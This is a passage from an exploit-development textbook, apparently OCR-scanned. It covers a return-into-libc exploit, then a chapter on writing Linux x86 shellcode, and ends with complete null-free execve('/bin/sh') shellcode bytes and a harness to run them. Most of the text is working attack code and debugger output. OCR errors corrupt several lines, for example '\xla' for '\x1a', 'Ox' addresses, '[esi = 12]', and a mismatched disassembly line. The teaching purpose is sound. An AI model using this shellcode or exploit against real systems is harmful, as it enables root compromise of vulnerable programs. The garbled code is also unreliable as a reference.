      }
```

Now, let's find the address of `system()` with gdb.

```
[root@0day local]# gdb file

(gdb) break main

Breakpoint 1 at Ox804832e
(gdb) run

Starting program: /usr/local/book/file

Breakpoint 1, Ox0804832e in main ()
(gdb) p system
$1 = {<text variable, no debug info>) 0x4203f2c0 <system>
(gdb)
```

We see the address of system() is at 0x4203f2c0.Let's also find the address exit().

```
[root@0day local]# gdb file
(gdb)break main
Breakpoint 1 at 0x804832e
(gdb)run
Starting program: /usr/local/book/file
Breakpoint 1, 0x0804832e in main ()
(gdb) p exit
#1= {<text variable, no debug info>} 0x42029bb0 <exit>
(gdb)
```

The address of `exit ()` can be found at 0x42029bb0. Finally, to get the address of `/bin/sh` we can use the memfetch tool found at `http: // lcamtuf. Coredump.cx/.`memfetch will dump everything in memory for a specific process; simply look through the binary files for the address of `/bin/sh.` Alternatively, you can store the `/bin/ sh` in an environment variable, and then get the address of this variable.

Finally, we can craft our exploit for the original program—a very simple, short, and sweet exploit. We need to

1. Fill the vulnerable buffer up to the return address with garbage data
2. Overwrite the return address with the address of system ( )
3. Follow `system ()` with the address of `exit ()`
4. Append the address of /bin/sh

Let's do it with the following code:

```
#include <stdlib.h>

#define offset_size                    0
#define buffer_size                    600

char sc[]=
    "\xc0\xf2\x03\x42"   //system()
    "\x02\x9b\xb2\x42" //exit()
    "\xa0\x8a\xb2\x42" //binsh

unsigned long fine_start(void) {
    __asm__("movl %esp, %eax");
}
```

```
int main(int argc, char *argv[])
{
    char *buff, *ptr;

    long *addr_ptr, addr;

    int offset=offset_size, bsize=buffer_size;

    int i;


    if (argc > 1) bsize = atoi (argv[1]) ;
if (argc > 2) offset = atoi(argv[2]);

    addr = find_start() - offset;
    ptr = buff;
    addr_ptr = (long *) ptr;
    for (i = 0; i < bsize; i+=4)
        *(addr_ptr++) = addr;


    ptr += 4;


    for (i = 0, i < strlen(sc); i++)
        *(ptr++) = sc[i];

    buff[bsize - 1] = '\0';

    memcpy(buff,"BUF=",4);
    putenv(buff);
    system("/bin/bash");
}
```

Conclusion

In this chapter, you learned the basics of stack-based buffer overflows. Stack overflows take advantage of data stored in the slack. The goal is to inject instructions into a buffer and overwrite the return address. With the return address overwritten, you will have control of the program's execution flow. From here, you insert shellcode, or instructions to spawn a root shell, which is then executed. A large portion of the rest of this book covers more advanced stack overflow topics

CHAPTER 3

Shellcode

Shellcode is defined as a set of instructions injected and then executed by an exploited program. Shellcode is used to directly manipulate registers and the function of a program, so it must be written in hexadecimal opcodes. You can-not inject shellcode written from a high-level language, and there are subtle nuances that will prevent shellcode from executing cleanly. This is what makes writing shellcode somewhat difficult, and also somewhat of a black art. In this chapter, we are going to lift the hood on shellcode and get you started writing your own.

The term *shellcode is* derived from its original purpose—it was the specific portion of an exploit used to spawn a root shell. This is still the most common type of shellcode used, but many programmers have refined shellcode to do more, which we will cover in this chapter. As you have seen in Chapter 2, shell-code is placed into an input area, and then the program is tricked into executing the supplied shellcode. If you worked the examples in the previous chapter, you have already made use of shellcode that can exploit a program.

Understanding shellcode and eventually writing your own is, for many reasons, an essential hacking skill. First and foremost, in order to determine that a vulnerability is indeed exploitable, you must first exploit it. This may seem like common sense, but quite a number of people out «sere are willing to state whether a vulnerability is exploitable or not without providing solid evidence. Even worse, sometimes a programmer claims a vulnerability is not exploitable when it really is

(usually because the original discoverer couldn't figure out how to exploit it and assumed that because he or she couldn't figure it out , no one else could). Additionally, software vendors will often release a notice of a vulnerability but not provide an exploit. In these cases, you may have to write your own shellcode for your exploit.

Understanding System Calls

We write shellcode because we want the target program to function in a manner other than what was intended by the designer. One way to manipulate program is to force it to make a system of syscall. Syscalls are an extremely powerful set of functions that will allow your to access operating system- specific functions such as getting input, producing output, exiting a process, and executing a binary file. Syscalls allow you to directly access the kernel, which gives you access to lower-level functions. Syscalls are the interface between protected kernel mule and user mode. Implementing a protected kernel mode, in theory, keeps user applications from interfering with or comprornising the OS. When a user mode program attempts to access kernel memory space, an access exception is generated, preventing the user mode program from directly accessing kernel memory space. Because some operating-specific services are required in order for programs to function, syscalls were implemented as an interface between regular user mode and kernel mode.

There are two common methods of executing a syscall in Linux. You can use either the C library wrapper, libc, which works indirectly, or execute the syscall directly with assembly by loading the appropriate arguments into registers and then calling a software interrupt. Libc wrappers were created so that programs can continue to function normally if a syscall is changed and to pro-vide some very useful functions (such as our friend malloc). That said, most libc syscalls are very close representations of actual kernel system calls.

System calls in Linux are accomplished via software interrupts and are called with the int 0x80 instruction. When int 0x80 is executed by a user mode program, the CPU switches into kernel mode and executes the syscall function. Linux differs from other Unix syscall calling methods in that it features a fastcall convention for system calls, which makes use of registers for higher performance. The process works as follows:

1. The specific syscall function is loaded into EAX.
2. Arguments to the syscall function are placed in other registers.
3. The instruction `int 0x80` is executed.
4. The CPU switches to kernel mode.
5. The syscall function is executed.

A specific integer value is associated with each syscall; this value must be *placed* in EAX. Each syscall can have a maximum of six arguments, which are inserted into EBX, ECX, EDX, ESI, EDI, and EPB, respectively. If more than the stock six arguments are required for the syscall, the arguments are passed via a data structu[re] to the first argument.

Now that *you* are familiar with how a syscall works from an assembly level, let's *follow* the steps, make a syscall in C, disassemble the compiled program, *and see* what the actual assembly instructions are.

The most basic syscall is exit( ) . As expected, it terminates the current process. To create a simple C program that only starts up then exits,use the following code:

```
main()
{
      Exit(0);
}
```

Compile this program using the static option with gcc—this prevents dynamic linking, which will preserve our exit syscall.

```
Gcc –static –o exit exit.c
```

Next, disassemble the binary.

```
[slap@0day root] gdb exit
GNU gdb Red Hat Linux (5.3post-0.20021129.18rh)
Copyright 2003 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you
are welcome to change it and/or distribute copies of it under certain
conditions. Type "show copying" to see the conditions.
There is absolutely no warranty for GDB. Type "show warranty" for
details
This GDB was configured as "i386-redhat-linux-gnu"…
(gdb) disas _exit
Dump of assembler code for function _exit:
0x0804d9bc <_exit+0>:     mov    0x4(%esp,1),%ebx
0x0804d9c0 <_exit+4>:     mov    $0xfc,%eax
0x0804d9c5 <_exit+9>:     int    $0x80
0x0804d9c7 <_exit+11>:    mov    $0x1,%eax
0x0804d9cc <_exit+16>:    int    $0x80
0x0804d9ce <_exit+18>:    hlt
0x0804d9cf <_exit+19>:    nop
End of assembler dump.
```

If you look at the dissembly for exit ,you can see that we have two syscalls. The value of the syscall to be called is stored in EAX in lines exit+4 and exit+11.

```
0x0804d9c0 <_exit+4>:  mov   $0xfc,%eax
0x0804d9c7 <_exit+11>: mov   $0x1,%eax
```

These correspond to syscall 252,exit_group(), and syscall 1, exit().We also have an instruction that loads the argument to our exit syscall into EBX.This argument was pushed onto the stack previously, and has a value of zero.

```
0x0804d9bc <_exit+0>:        mov     0x4(%esp,1),%ebx
```

Finally, we have the two in 0x80 instructions, which switch the CPU over to kernel mode and make our syscalls happen.

```
0x0804d9c5 <_exit+9>:        int     $0x80
0x0804d9cc <_exit+16>:       int     $0x80
```

There you have it , the assembly instructions that correspond to a simple syscall, exit().

Writing Shellcode for the exit() Syscall

Essentially, you now have all the pieces you need to make `exit()` shellcode. We have written the desired syscall in C, compiled and disassembled the binary, and understand what the actual instructions do. The last remaining step is to clean up our shellcode, get hexadecimal opcodes from the assembly, and test our shellcode to make sure it works. Let's look at how we can do a little optimization and cleaning of our shellcode.

We presently have seven instructions in our shellcode. We always want our shellcode to be as compact as possible to fit into small input areas, so let's do some trimming and optimization. Because our shellcode will be executed without having some other portion of code set up the arguments for it (in this case, getting the value to be placed in `EBX` from the stack), we will have to manually set this argument. We can easily do this by storing the value of 0 into `EBX`. Additionally, we really need only the `exit()` syscall for the purposes of our shellcode, so we can safely ignore the group_exit() syscall for the purposes of the same desired effect. For efficiency, we won't be adding instructions and get the same desired effect. For efficiency ,we won't be adding group_exit() instructions.

From a high level, our shellcode should

1. Store the value of 0 into `EBX`
2. Store the value of 1 into `EAX`
3. `Execute int 0x80 instruction to make the syscall`

SHELLCODE SIZE

You want to keep your shellcode as simple, or as compact, as possible. The smaller the shellcode, the more programs you can exploit with it. Remember, you will stuff shellcode into input areas. If you encounter a vulnerable input area that is n bytes long, you will need to fit all your shellcode into it, plus other instructions to call your shellcode, so the shellcode must be smaller than n. For this reason, whenever you write shellcode, you should always be conscious of size.

Let's write these three steps in assembly. We can then get an *ELF* binary; *from* this file we can finally extract the opcodes.

```
Section .text

    global _start

_start:
    mov ebx,0
    mov eax,l
    int 0x80
```

Now we want to use the nasm assembler to create our object file, and then use the GNU linker to link object files:

```
[slap@0day root] nasm -f elf exit_shellcode.asm
[slap@0day root] ld -o exit_shellcode exit_shellcode.o
```

Finally, we are ready to get our opcodes. In this example, we will use objdump. The objdump utility is a simple tool that displays the contents of object files in human readable form. It also prints out the opcode nicely when displaying contents of the object file, which makes it useful in designing shellcode. Run our `exit_shellcode` program through objdump, like this:

```
[slap@0day root] objdump -d exit_shellcode

exit_shellcode: file format e1f32-i386

Disassembly of section .text:

08048080 <.text>:
8048080:        bb 00 00 00 00          mov     $0x0,%ebx
8048085:        b8 01 00 00 00          mov     $0x1,%eax
804808a:        cd 80                   int     $0x80
```

You can see the assembly instructions on the far right .To the left is our opcode. All you need to do is place the opcode into a character array and whip up a little C to execute the string. Here is one way the finished product can look (remember, if you don't want to type this all out, visit the Shellcoder's Handbook Web site at www.wiley.com/compbooks/koziol).

```
char shellcode[]="\xbb\x00\x00\x00\x00"
                 "\xb8\x01\x00\x00\x00"
                 "\xcd\x80";

int main()
{
        int *ret;
        ret = (int *)&ret+2;
        (*ret) = (int)shellcode;
}
```

Now, compile the program and test the shellcode.

```
[slap@0day slap] gcc –o wack wack.c
[slap@0day slap] ./wack
[slap@0day slap]
```

It looks like the program exited normally. But how can we be sure it was actually our shellcode? You can use the system call tracer (strace) to print out every system call a particular program makes. Here is s trace in action:

```
[slap@0day slap] strace ./wack
execve("./wack",["./wack"],[/* 35 vars */]) = 0 uname({sys="Linux",
node="0day.jackkoziol.com",...})=0
brk(0) = 0x80494d8
old_mmap(NULL,4096,PROT_READ|PROT_WRITE,MAP_PRIVATE|MAP_AN
ONYMOUS,-1,0)=0x40016000
open("/etc/ld.so.preload", O_RDONLY) =-1 ENOENT (No such file or
directory)
open("etc/ld.so.cache",O_RDONLY) = 3
fstat64(3, {st_mode=S_IFREG|0644, st_size=78416, ...}) = 0
old_map(NULL,78416,PROT_READ,MAP_PRIVATE,3,0) = 0x40017000
close(3) = 0
open("/lib/tls/libc.so.6", O_RDONLY) = 3
read(3,
"\177ELF\1\1\1\0\0\0\0\0\0\0\0\0\3\0\3\0\1\0\0\0'V\1B4\0"... ,
512) = 512
fstat64(3,{st_mode=S_IFREG|0755, st_size=1531064, ...} ) = 0
old_mmap(0x42000000,1257224, PROT_READ|PROT_EXEC,
MAP_PRIVATE,3,0) = 0x42000000
old_mmap(0x4212e000, 12288, PROT_READ|PROT_WRITE,
MAP_PRIVATE|MAP_FIXED, 3, 0x12e000) = 0x4212e000
old_mmap(0x42131000,7944, PROT_READ|PROT_WRITE,
```

```
MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1 ,0) = 0x42131000
Close(3) = 0
Set_thread_area( {entry_number:-1 -> 6, base_addr:0x400169e0,
Limit:1048575, seg_32bit:1, contents:0,read_exec_only:0,
Limit_in_page:1,seg_not_present:0,useable:1} ) = 0
Munmap(0x40017000, 78416) = 0
Exit(0) = ?
```

As you can see, the last line is our `exit(0)` syscall. If you'd like, go back and modify the shellcode to execute the `exit_group()` syscall.

```
char shellcode[] = "\xbb\x00\x00\x00\x00"
                   "\xb8\xfc\x00\x00\x00"
                   "\xcd\x80";

int main()
{
   int *ret;
   ret = (int *)&ret + 2;
   (*ret) = (int)shellcode;
}
```

This exit_group () shellcode will have the same effect. Notice we changed the second opcode on the second line from \x01 (1) to \xfc (252), which will call exit_group () with the same arguments. Recompile the program and run s trace again; you will see the new syscall.

```
[slap@0day slap] strace ./wack
execve("./wack", ["./wack"], [/* 34 vars */]) = 0
uname({sys="Linux", node="0day.jackkoziol.com", ...}) = 0
brk(0) = 0x80494d8
old_mmap(NULL, 4096, PROT_READ|PROT_WRITE,
MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x40016000
open("/etc/ld.so.preload", O_RDONLY)          = -1 ENOENT
(No such file or directory)
open("/etc/ld.so.cache", O_RDONLY) = 3
fstat64(3, {st_mode=S_IFREG|0644, st_size=78416, ...}) = 0
old_mmap(NULL,78416,PROT_READ,MAP_PRIVATE,3,0) = 0x40017000
close(3)                                      = 0
open("/lib/tls/libc.so.6", O_RDONLY)          = 3
read(3,"\177ELF\1\1\1\0\0\0\0\0\0\0\0\0\3\0\3\0\1\0\0\0'V\1B4\
0"..., 512) = 512
fstat64(3, {st_mode=S_IFREG|0755, st_size=1531064, ...}) = 0
old_mmap(0x42000000, 1257224, PROT_READIPROT_EXEC,
MAP_PRIVATE, 3, 0) 0x42000000
old_mmap(0x4212e000, 12288, PROT_READ|PROT_WRITE,
MAP_PRIVATE|MAP_FIXED, 3, 0x12e000) = Ox4212e000
old_mnnap (0x42131000, 7944, PROT_READ|PROT_WRITE,
```

```
MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1 ,0) = 0x42131000
close(3) = 0
set_thread_area( {entry_number:-1 -> 6, base_addr:0x400169e0,
limit:1048575, seg_32bit:1, contents:0, read_exec_only:0,
limit_in_pages:1,
seg_not_present:0, useable:1} ) = 0
munmap(0x40017000,78416) = 0
exit_group(0) = ?
```

You have now worked through one of the most basic shellcoding examples. You can see that shellcode actually works, but unfortunately ,the shellcode you have created in this section is likely unusable in a real-world exploit. The next section will explore how to fix our shellcode so that it can be injected into an input area.

Injectable Shellcode

The most likely place you will be placing shellcode is into a buffer. Even more likely, this buffer will be a ciaracter array. If you go back and look at our shellcode

```
\xbb\xOO\xOO\xOO\xOO\xb8\x01\x00\x00\x00\xcd\x80
```

you will notice that there are some nulls (\x00) present. These nulls will cause shellcode to fail when injected into a character array because the null character is used to terminate strings. We need to get a little creative and find ways to change our nulls into non-null opcodes. There are two popular methods of doing so. The first is to simply replace assembly instructions that create nulls with other instructions that do not. The second method is a little more complicated—it involves adding nulls at runtime with instructions that do not create nulls. This method is also tricky because we will have to know the exact address in memory where our shellcode lies. Finding the exact location of our shellcode involves using yet another trick, so we will save this second method for the next, more advanced, example.

We'll use the first method of removing nulls. Go back and look at our three assembly instructions and the corresponding opcodes:

```
mov ebx,0          \xbb\x00\x00\x00\x00
mov eax,1          \xb8\x01\x00\xo0\x00
int 0x80           \xcd\x80
```

The first two instructions are responsible for creating the nulls. If you remember assembly, the Exclusive OR (xor) instruction will return zero if both operands are equal. This means that if we use the Exclusive OR instruction on two operands that we know are

equal, we can get the value of 0 without having to use a value of 0 in an instruction. Consequently ,we won't have to have a null opcode. Instead of using the mov instruction to set the value of EBX to 0, let's use the Exclusive OR(xor)instruction. So, our first instruction

```
mov ebx,0
```

becomes

```
xor ebx, ebx
```

One of the instructions has hopefully been removed of nulls—we'll test it shortly.

You may be wondering why we have nulls in our second instruction. We didn't put a zero value into the register, so why do we have nulls? Remember, we are using a 32-bit register in this instruction. We are moving only one byte into the register, but the EAX register has room for four. The rest of the register is going to be filled with nulls to compensate.

We can get around this problem if we remember that each 32-bit register is broken up into two 16-bit "areas"; the first-16 bit area can be accessed with the AX register. Additionally, the 16-bit AX register can be broken down further into the AL and AR registers. If you want only the first 8 bits, you can use the AL register. Our binary value of 1 will take up only 8 bits, so we can fit our value into this register and avoid EAX getting filled up with nulls. To do this, we change our original instruction

```
mov eax,1
```

to one that uses AL instead of EAX:

```
mov al,1
```

Now we should have taken care of all the nulls. Let's verify that we have by writing our new assembly instructions and seeing if we have any null opcodes.

```
Section      .text

   global _start

_start:

   xor ebx,ebx

   mov al,1

   int 0x80
```

```
Put it together and disassemble using objdump.

[slap@0day root] nasm –f elf exit_shellcode.asm
[slap@0day root] ld –o exit_shellcode exit_shellcode.o
[slap@0day root] objdump –d exit_shellcod

exit_shellcode: file format elf32-i386

Disassembly of section .text:

08048080 <.text>:
8048080:    31 db                    xor    %ebx, %ebx
8048085:    b0 01                    mov    $0x1, %a1
804808a:    cd 80                    int    $0x80

All our null opcodes have been removed, and we have
significantly reduced the size of our shellcode. Now you have
fully working, and more importantly injectable shellcode.
```

Spawning a Shell

Learning to write simple exit () shellcode is in reality just a learning exercise. In practice, you will find little use for standalone `exit ()` shellcode. If you want to force a process that has a vulnerable input area to exit, most likely you can simply fill up the input area with illegal instructions. This will cause the program to crash, which has the same effect as injecting exit () shellcode. This doesn't mean your hard work was wasted on a futile exercise. You can reuse your exit shellcode in conjunction with other shellcode to do something worthwhile, and then force the process to close cleanly, which can be of value in certain situations.

This section of the chapter will be dedicated to doing something more fun—spawning a root shell that can be used to compromise your target computer. Just like in the previous section, we will create this shellcode from scratch for a Linux OS running on IA32. We will follow five steps to shellcode success:

1. Write desired shellcode in a high-level language.
2. Compile and disassemble the high-level shellcode program.
3. Analyze how the program works from an assembly level.
4. Clean up the assembly to make it smaller and injectable.
5. Extract opcodes and create shellcode.

The first step is to create a simple C program to spawn our shell. The easiest and fastest method of creating a shell is to create a new process. A process in Linux can be created in one of two ways: We can create it via an existing process and replace

the program that is already running, or we can have the existing process make a copy of itself and run the new program in its place. The kernel takes care of doing these things for us—we can let the kernel know what we want to do by issuing fork() and execve() system calls. Using fork() and execve() together creates a copy of the existing process, while execve () singularly executes another program in place of the existing one.
Let's keep it as simple as possible and use execve by itself. What follows is the execve call in a simple C program:

```
#include <stdio.h>
int main()
{
     char *happy[2];
     happy[0] = "/bin/sh";
     happy[1] = NULL;
     execve (happy [0] , happy, NULL) ;
}
```

We should compile and execute this program to make sure we get the desired effect..

```
[slap@0day root]# gcc spawnshell.c -o spawnshell
[slap@0day root]# ./spawnshell
sh-2.05b#
```

As you can see, our shell has been spawned. This isn't very interesting right now, but if this code were injected remotely and then executed, you could see how powerful this little program can be. Now, in order for our C program to be executed when placed into a vulnerable input area, the code must be translated into raw hexadecimal instructions. We can do this quite easily. First, you will need to recompile the shellcode using the -static option with gcc; again, this prevents dynamic linking which preserves our execve syscall.

```
gcc -static -o spawnshell spawnshell.c
```

Now we want to disassemble the program, so that we can get to our opcode. The following output from objdump has been edited to save space—we will show only the relevant portions.

```
080481do <main>;:
80481d0: 55                    push   %ebp
80481d1: 89 e5                 mov    %esp, %ebp
80481d3: 83 ec 08              sub    $0x8, %esp
80481d6: 83 e4 f0              and    $0xfffffff0, %esp
80481d9: b8 00 00 00 00        mov    $0x0, %eax
80481de: 29 c4                 sub    %eax, %esp
80481e0: c7 45 f8 88 ef 08 08  mov1   $0x808ef88, 0xfffffff8(%ebp)
```

```
80481e7:c7 45 fc 00 00 00 00      movl  $0x0,0xfffffffc(%ebp)
80481ee:83 ec 04                  sub   $0x4,%esp
80481f1:6a 00               push  $0x0
80481f3:8d 45 f8                  lea   0xfffffff8(%ebp),%eax
80481f6:50                        push  %eax
80481f7:ff 75 f8            pushl 0xfffffff8(%ebp)
80481fa:e8 f1 57 00 00            call  804d9f0 <__execve>
80481ff:83 c4 10                  add   $0x10,%esp
8048202:c9                        leave
8048203:c3                        ret

0804d9f0 <__execve>:
804d9f0:55                        push  %ebp
804d9f1:b8 00 00 00 00            mov   $0x0, %eax
804d9f6:89 e5               mov   %esp, %ebp
804d9f8:85 c0               test  %eax, %eax
804d9fa:57                        push  %edi
804d9fb:53                        push  %ebx
804d9fc:8b 7d 08                  mov   0x8(%ebp), %edi
804d9ff:74 05               je    804da06 <__execve+0x16>
804da01:e8 fa 25 fb f7      call  0 <_init-0x80480b4>
804da06:8b 4d 0c                  mov   0xc(%ebp), %ecx
804da09:8b 55 10                  mov   0x10(%ebp), %edx
804da0c:53                        push  %ebx
804da0d:89 fb               mov   %edi, %ebx
804da0f:b8 0b 00 00 00            mov   $0xb, %eax
804da14:cd 80               int   $0x80
804da16:5b                        pop   %ebx
804da17:3d 00 f0 ff ff      cmp   $0xfffff000, %eax
804da1c:89 c3               mov   %eax, %ebx
804da1e:77 06               ja    804da26 <__execve+0x36>
804da20:89 d8               mov   %eax, %ebx
804da22:5b                        pop   %ebx
804da23:5f                        pop   %edi
804da24:c9                        leave
804da25:c3                        ret
804da26:f7 db               neg   %ebx
804da28:e8 cf ab ff ff      call  80485fc <__errno_location>
804da2d:89 18               mov   %ebx, (%eax)
804da2f:bb ff ff ff ff      mov   $0xffffffff, %ebx
804da34:eb ea               jmp   804da20 <__execve+0x30>
804da36:90                        nop
804da37:90                        nop
```

As you can see, the execve syscall has quite an intimidating list of instructions to translate into shellcode. Reaching the point where we have removed all the nulls and compacted the shellcode will take a fair amount of time. Let's learn more about the execve syscall to determine exactly what is going on here. A good place to start is the man page for execve. The first two paragraphs of the man page give up valuable information.

```
int execve(const char *filename, char *const argv[], char *const
envp[]);
```

- `execve()` executes the program pointed to by `filename`. `filename` must be either a binary executable or a script starting with a line of the form "`#!interpreter [arg] `". In the latter case, the interpreter must be a valid pathname for an executable that is not itself a script, and which will be invoked as `interpreter [arg] filename`.
- `argv` is an array of argument strings passed to the new program. envp is an array of strings, conventionally of the form key=value, which are passed as environment to the new program. Both `argv` and envp must be terminated by a null pointer.

The man page tells us that we can safely assume that execve needs three arguments passed to it. From the previous `exit()` syscall example, we already know how to pass arguments to a syscall in Linux (load up to six of them into registers). The man page also tells us that these three arguments must all be pointers. The first argument is a pointer to a string that is the name of binary we want to execute. The second is a pointer to the arguments array, which in our simplified case is the name of the program to be executed (bin/sh). The third and final argument is a pointer to the environment array, which we can leave at null because we do not need to pass this data in order to execute the syscall.

NOTE Because we are talking about passing pointers to strings, we need to remember to null terminate all the strings we pass.

For this syscall, we need to place data into four registers; on, register will hold the execve syscall value (binary 11 or hex 0x0b) and the other three will hold our arguments to the syscall. Once we have the arguments correctly placed and in legal format, we can make the actual syscall and switch to kernel mode. Using what you learned from the man page, you should have a better grasp of what is going on in our disassembly.

Starting with the seventh instruction in main (), the address of the string /bin/sh is copied into memory. Later, an instruction will copy this data into a register to be used as an argument for our execve syscall.

```
80481e0: movl  $0x808ef88,Oxffffff8(%ebp)
```

Next, the null value is copied into an adjacent memory space. Again, this null value will be copied into a register and used in our syscall.

```
80481e7: movl    $0xO,Oxffffffc(%ebp)
```

Now the arguments are pushed onto the stack so that they will be available after we call execve. The first argument to be pushed is null.

```
80481f1: push $0x0
```

The next argument to be pushed is the address of our aguments array(happy[]). First, the address is placed into EAX, and then the address value in EAX is pushed onto the stack.

```
80481f3: lea    0xffffff8(%ebp),%eax
80481f6: push   %eax
```

Finally, we push the address of the /bin/sh string onto the stack.

```
80481f7: pushl 0xffffff8(%ebp)
```

Now the execve function is called.

```
80481fa: call 804d9f0 <execve>
```

The execve function's purpose is to set up the registers and then execute the interrupt. For optimization purposes that are not related to functional shellcode, the C function gets translated into assembly in a somewhat convoluted manner, looking at it from a low-level perspective. Let's isolate exactly what is important to us and leave the rest behind.
The first instructions of importance load the address of the /bin/sh string into EBX.

```
804d9fc:      mov       0x8(%ebp), %edi
804da0d:      mov       %edi, %ebx
```

Next, load the address of our argument array into ECX.

```
804da06: mov      0xc(%ebp),%ecx
```

Then the address of the null is placed into EDX.

```
804da09: mov      0x10(%ebp),%edx
```

The final register to be loaded is EAX. The syscall number for execve, 11, is placed into EAX.

```
804da0f:    mov          $0xb, %eax
```

Finally, everything is ready. The int 0x80 instruction is called, switching to kernel mode, and our syscall executes.

```
804da14:    int          $0x80
```

Now that you understand the theory behind an execve syscall from an assembly level, and have disassembled a C program, we are ready to create our shellcode. From the exit shellcode example, we already know that we'll have several problems with this code in the real world.

NOTE Rather than build faulty shellcode and then fix it as we did in the last example, we will simply do it right the first time. If you want additional shellcoding practice, feel free to write up the non-injectable shellcode first.

The nasty null problem has cropped up again. We will have nulls when setting up EAX and EDX. We will also have nulls terminating our /bin/sh string. We can use the same self-modifying tricks we used in our exit() shellcode to place nulls into registers by carefully picking instructions that do not create nulls in corresponding opcode. This is the easy part of writing injectable shellcode---now onto the hard part.

As briefly mentioned before, we cannot use hardcoded addresses with shellcode. Hardcoded addresses reduce the likelihood of the shellcode working on different versions of Linux and in different vulnerable programs. You want your Linux shellcode to be as portable as possible, so you don't have to rewrite it each time you want to use it. In order to get around this problem, we will use relative addressing. Relative addressing can be accomplished in many different ways; in this chapter we will use the most popular and classic method of relative addressing in shellcode.

The trick to creating meaningful relative addressing in shellcode is to place the address of where shellcode starts in memory or an important element of the shellcode into a register. We can then craft all our instructions to reference the known distance from the address stored in the register.

The classic method of performing this trick is to start the shellcode with a jump instruction, which will jump past the meat of the shellcode directly to a call instruction. Jumping directly to a call instruction sets up relative addressing. When the call instruction is executed, the address of the instruction immediately following the call instruction will be pushed onto the stack. The trick is to place whatever you want as the base relative address directly following the call instruction. We now automatically have our base address stored on the stack, without having to know what the address was ahead of time.

We still want to execute the meat of our shellcode, so we will have the call instruction call the instruction immediately following our original jump. This will put the control of execution right back to the beginning of our shellcode. The final modification is to make the first instruction following the jump be a POP ESI, which will pop the value of our base address off the stack and put it into ESI. Now we can reference different bytes in our shellcode by using the distance, or offset, from ESI. Let's take a look at some pseudo code to illustrate how this will look in practice.

```
        jmp short GotoCall
shellcode:
        pop   esi
        ...
        <shellcode meat>
        ...
GotoCall:
        Call  shellcode
        Db    '/bin/sh'
```

The DB, or define byte birective(it's not technically an instruction), allows us to set aside space in memory for a string. The following steps show what happens with this code:

1. The first instruction is to jump to GotoCall, which immediately executes the CALL instruction.
2. The CALL instruction now stores the address of the first byte of our string (/bin/sh) on the stack.
3. The CALL instruction calls shellcode.
4. The first instruction in our shellcode is a POP ESI, which puts the value of the address of our string into ESI.
5. The meat of the shellcode can now be executed using relative addressing.

Now that the addressing problem is solved, let's fill out the meat of shellcode using pseudo code. Then we will replace it with real assembly instructions and get our shellcode. We will leave a number of placeholders (9 bytes) at the end of our string, which will look like this:

```
'/bin/shJAAAAKKKK'
```

The placeholders will be copied over by the data we want to load into two of three syscall argument registers (ECX, EDX). We can easily determine the memory address locations of these values for replacing and coping into registers, because we will have the address of the first byte of the string stored in ESI. Additionally, we can terminate our string with a null efficiently by using this "copy over the placeholder" method. Follow these steps:

1. Fill EAX with nulls by xoring EAX with itself.
2. Terminate our /bin/sh string by copying AL over the last byte of the string. Remember that AL is null because we nulled out EAX in the the previous instruction. You must also calculate the offset from the beginning of the string to J placeholder.

3. Get the address of the beginning of the string, which is stored in ESI, and copy that value into EBX.

4. Copy the value stored in EBX, now the address of the beginning of the string, over the AAAA placeholders. This is the argument pointer to the binary to be executed, which is required by execve. Again, you need to calculate the offset.

5. Copy the nulls still stored in EAX over the KKKK placeholders, using the correct offset.

6. EAX no longer needs to be filled with nulls, so copy the value of our execve syscall(0x0b) into AL.

7. Load EBX with the address of our string.

8. Load the address of the value stored in the AAAA placeholder, which is a pointer to our string, into ECX.

9. Load up EDX with the address of the value in KKKK, a pointer to null.

10. Execute int 0x80

The final assembly code that will be translated into shellcode looks like this:

```
Section      .text
    global _start

_start:
    jmp short     GotoCall

shellcode:
    pop           esi
    xor           eax, eax
    mov byte      [esi + 7], al
    lea           ebx, [esi]
    mov long      [esi + 8],ebx
    mov long      [esi = 12], eax
    mov byte      al, 0x0b
    mov           ebx, esi
    lea           ecx, [esi + 8]
    lea           edx, [esi + 12]
    int           0x80

GotoCall:
    Call      shellcode
    Db        '/bin/shJAAAAKKKK'
```

Compile and diassemble to get opcodes.

```
[root@0day linux]# nasm –f elf execve2.asm
[root@0day linux]# ld –o execve2 execve2.o
[root@0day linux]# objdump –d execve2

execve2:     file format elf32-i386

Disassembly of section .text:

08048080 <_start>:
   8048080:   eb la              jmp    804809c <GotoCall>
   08048082 <shellcode>:
   8048082:   5e                 pop    %esi
   8048083:   31 c0              xor    %eax, %eax
   8048085:   88 46 07           mov    %al, 0x7(%esi)
   8048088:   8d 1e              lea    (%esi), %ebx
   804808a:   89 5e 08           mov    %eax, 0xc (%esi)
   804808d:         89 46 0c           mov    %eax, 0xc (%esi)
   8048090:   b0 0b              mov    $0xb, %al
   8048092:   89 f3              mov    %esi, %ebx
   8048094:   8d 4e 08           lea    0x8 (%esi) , %ecx
   8048097:   8d 56 0c           lea    0xc (%esi) , %edx
   804809a:   cd 80              int    $0x80

0804809c <GotoCall>:
   804809c:   e8 el ff ff ff     call   8048082 <shellcode>
   80480a1:   2f                 das
   80480a2 :  62 69 6e           bound %ebp, 0x6e (%ecx)
   80480a5:   2f                 das
   80480a6:   73 68              jae    8048110 <GotoCall+0x74>
   80480a8:   4a                 dec    %edx
   80480a9:   41                 inc    %ecx
   80480aa:   41                 inc    %ecx
   80480ab:   41                 inc    %ecx
   80480ac:   41                 inc    %ecx
   80480ad:   4b                 dec    %ebx
   80480ae:   4b                 dec    %ebx
   80480af:   4b                 dec    %ebx
   80480b0:   4b                 dec    %ebx
   [root@0day linux) #
```

Notice we have no nulls and no hardcoded addresses. The final step is to create the shellcode and plug it into a C program.

```
char shellcode[] =
      "\xeb\xla\x5e\x31\xc0\x88\x46\x07\x8d\x1e\x89\x5e\x08\x89\x46"
      "\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\xe8\xe1"
      "\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68\x4a\x41\x41\x41\x41"
      "\x4b\x4b\x4b\x4b";
```

```
int main()
{
    int *ret;
    ret = (int *)&ret + 2;
    (*ret) = (int)shellcode;
}
```

Let's test to make sure it works.

```
[root@0day linux]# gcc execve2.c -o execve2
[root@0day linux]# ./execve2
sh-2.05b#
```

Now you have working, injectable shellcode. If you need to pare down the shellcode, *you* can sometimes remove the placeholder opcodes at the end of shellcode, as follows.

```
